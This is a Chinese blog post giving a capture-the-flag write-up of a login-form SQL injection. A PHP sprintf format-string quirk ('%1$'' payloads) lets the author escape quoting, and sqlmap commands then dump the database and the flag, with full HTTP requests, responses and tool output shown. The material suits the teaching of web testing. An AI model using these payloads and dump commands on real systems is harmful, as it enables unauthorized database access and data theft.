

ctf-writeup-迎圣诞拿大奖-SQLi

原创


zc01@ 于 2019-08-06 14:10:58 发布 201 收藏 1

分类专栏: [ctf-wp](#) 文章标签: [ctf](#) [迎圣诞拿大奖](#) [sqli](#) [writeup](#) [格式化字符串漏洞](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/key_nothing/article/details/98609335

版权



[ctf-wp](#) 专栏收录该内容

12 篇文章 0 订阅

订阅专栏

打开连接, 出现一个登录框:




尝试: 扫目录、弱口令、源代码都没有什么发现

题目为sqli 猜测sql注入应该在登录处, 转包丢sqlmap先跑一发, 也没有结果。

尝试手工测一下, 发现在用户名处输入%时居然有报错!



看报错提示, 有sprintf () 错误, 瞬间想起了这个函数有格式化字符串漏洞, 抓包尝试一番。



```
Request
Raw Params Headers Hex
POST / HTTP/1.1
Host: e3377a3ef5e947e595d86721bc2a14d568711d6de8174c19.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://e3377a3ef5e947e595d86721bc2a14d568711d6de8174c19.changame.ichunqiu.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Cookie: UM_distinctid=16b2a6a86a59-09236a81e236a-396b4645-184654-16b2a6a86a7196;
pgv_pvi=6517214208; Hm_lvt_2d0601bd28de7d49818249cf35d95943=1559784754,1560138804;
__jsluid_h=ed532d40cc495f37e9980dd6ea4492ef
Connection: close
Upgrade-Insecure-Requests: 1
username=%25$password=123

Response
Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Date: Tue, 06 Aug 2019 05:35:32 GMT
Content-Type: text/html
Content-Length: 1250
Connection: close
Vary: Accept-Encoding
Vary: Accept-Encoding
X-Via-JSL: 7237956,-
X-Cache: bypass

<br />
<b>Warning</b>: sprintf(): Too few arguments in <b>/var/www/html/index.php</b> on
line <b>18</b><br />
<br />
<b>Warning</b>: mysqli::query(): Empty query in <b>/var/www/html/index.php</b> on
line <b>19</b><br />
<!DOCTYPE html>
<html>
<head lang="en">
<meta charset="UTF-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1">
<meta name="format-detection" content="telephone=no">
<meta name="renderer" content="webkit">
<meta http-equiv="Cache-Control" content="no-siteapp" />
<link rel="stylesheet" href="css/amazeui.min.css"/>
</head>
<body>
<div class="am-g">
<div class="am-u-lg-6 am-u-md-8 am-u-sm-centered">
<form method="post" class="am-form">
<label for="uname">用户名:</label>
<input type="text" name="username" id="email" value="">
<br>
<label for="password">密码:</label>
<input type="password" name="password" id="password" value="">
<br>
<div class="am-cf">
<input type="submit" name="" value="登录" class="am-btn am-btn-primary
am-btn-sm am-fl">
</div>
</form>
<hr>
</div>
</div>
</div>
```

sprintf注入，或者说php格式化字符串注入的原理为：

要明白%后的一个字符(除了%，%上面表格已经给出了)都会被当作字符型类型而被吃掉，也就是被当作一个类型进行匹配后面的变量，比如%c匹配ascii码，%d匹配整数，如果不在定义的也会匹配，匹配空，比如%，这样我们的目的只有一个，使得单引号逃逸，也就是能够起到闭合的作用。

构造payload:

```
username=admin%1$\` or 1=1#
username=admin%1$\` or 1=2#
```

若第一个提示password error，第二个提示username error则说明此处存在注入。

Target: <http://e3377a3ef5e947e595d86721bc2a14d568711d6de8174c19.changame.ichunqiu.com>

Request

```
POST / HTTP/1.1
Host: e3377a3ef5e947e595d86721bc2a14d568711d6de8174c19.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://e3377a3ef5e947e595d86721bc2a14d568711d6de8174c19.changame.ichunqiu.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Cookie: UM_distinctid=16b2a6a86a59-09236a81e236a-396b4645-184654-16b2a6a86a7196;
pgv_pvi=6517214208; Hm_lvt_2d0601bd28de7d49818249cf35d95943=1559784754,1560138804;
__jsluid_h=ed532d40cc495f37e9980dd6ea4492ef
Connection: close
Upgrade-Insecure-Requests: 1

username=admin%1$\' or 1=1# &password=123
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 06 Aug 2019 05:47:40 GMT
Content-Type: text/html
Content-Length: 1043
Connection: close
Vary: Accept-Encoding
Vary: Accept-Encoding
X-Via-JSL: 7237956,-
X-Cache: bypass

password error!<!DOCTYPE html>
<html>
<head lang="en">
<meta charset="UTF-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1">
<meta name="format-detection" content="telephone=no">
<meta name="renderer" content="webkit">
<meta http-equiv="Cache-Control" content="no-siteapp" />
<link rel="stylesheet" href="css/amazeui.min.css"/>
</head>
<body>
<div class="am-g">
<div class="am-u-lg-6 am-u-md-8 am-u-sm-centered">
<form method="post" class="am-form">
<label for="uname">用户名:</label>
<input type="text" name="username" id="email" value="">
<br>
<label for="password">密码:</label>
<input type="password" name="password" id="password" value="">
<br>
<div class="am-cf">
<input type="submit" name="" value="登录" class="am-btn am-btn-primary
am-btn-sm am-fl">
</div>
</form>
<hr>
</div>
</div>
</body>
</html>
```

Target: <http://e3377a3ef5e947e595d86721bc2a14d568711d6de8174c19.changame.ichunqiu.com>

Request

```
POST / HTTP/1.1
Host: e3377a3ef5e947e595d86721bc2a14d568711d6de8174c19.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://e3377a3ef5e947e595d86721bc2a14d568711d6de8174c19.changame.ichunqiu.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Cookie: UM_distinctid=16b2a6a86a59-09236a81e236a-396b4645-184654-16b2a6a86a7196;
pgv_pvi=6517214208; Hm_lvt_2d0601bd28de7d49818249cf35d95943=1559784754,1560138804;
__jsluid_h=ed532d40cc495f37e9980dd6ea4492ef
Connection: close
Upgrade-Insecure-Requests: 1

username=admin%1$\' or 1=2# &password=123
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 06 Aug 2019 05:48:45 GMT
Content-Type: text/html
Content-Length: 1043
Connection: close
Vary: Accept-Encoding
Vary: Accept-Encoding
X-Via-JSL: 7237956,-
X-Cache: bypass

username error!<!DOCTYPE html>
<html>
<head lang="en">
<meta charset="UTF-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1">
<meta name="format-detection" content="telephone=no">
<meta name="renderer" content="webkit">
<meta http-equiv="Cache-Control" content="no-siteapp" />
<link rel="stylesheet" href="css/amazeui.min.css"/>
</head>
<body>
<div class="am-g">
<div class="am-u-lg-6 am-u-md-8 am-u-sm-centered">
<form method="post" class="am-form">
<label for="uname">用户名:</label>
<input type="text" name="username" id="email" value="">
<br>
<label for="password">密码:</label>
<input type="password" name="password" id="password" value="">
<br>
<div class="am-cf">
<input type="submit" name="" value="登录" class="am-btn am-btn-primary
am-btn-sm am-fl">
</div>
</form>
<hr>
</div>
</div>
</body>
</html>
```

添加sqlmap添加前缀的参数: `--prefix="%1$'"`继续跑

```
sqlmap -r'/root/Desktop/222/dsaf.txt' --prefix="%1$\'" -p username
```

```
[01:54:14] [INFO] POST parameter 'username' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads spfor the remaining tests, do you want to include all tests for 'MySQL' extending [01:54:20] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[01:54:20] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[01:54:21] [INFO] target URL appears to be UNION injectable with 4 columns
injection not exploitable with NULL values. Do you want to try with a random int[01:54:24] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[01:54:24] [INFO] checking if the injection point on POST parameter 'username' is a false positive

sqlmap identified the following injection point(s) with a total of 107 HTTP(s) requests:
---
Parameter: username (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=admin%1$\'' AND (SELECT 3309 FROM (SELECT(SLEEP(5)))uzIS)-- aKcZ&password=123
---
[01:54:39] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
```

爆数据库

```
sqlmap -r'/root/Desktop/222/dsaf.txt' --prefix="%1$\'" -p username --dbs
```

```
available databases [2]:
[*] ctf
[*] information_schema
```

爆表

```
sqlmap -r'/root/Desktop/222/dsaf.txt' --prefix="%1$\'" -p username --tables -D"ctf"
```

```
Database: ctf
[2 tables]
+-----+
| user |
| flag |
```

爆字段

```
sqlmap -r'/root/Desktop/222/dsaf.txt' --prefix="%1$\'" -p username --columns -T"flag" -D"ctf" --dump
```

```
flag{b5b36121-86dd-a4db-aab3-86ddb749dfa1}
Database: ctf
Table: flag
[1 entry]
+-----+
| flag |
| flag{b5b36121-86dd-a4db-aab3-86ddb749dfa1} |
```

flag{b5b36121-86dd-a4db-aab3-86ddb749dfa1}成功拿到flag~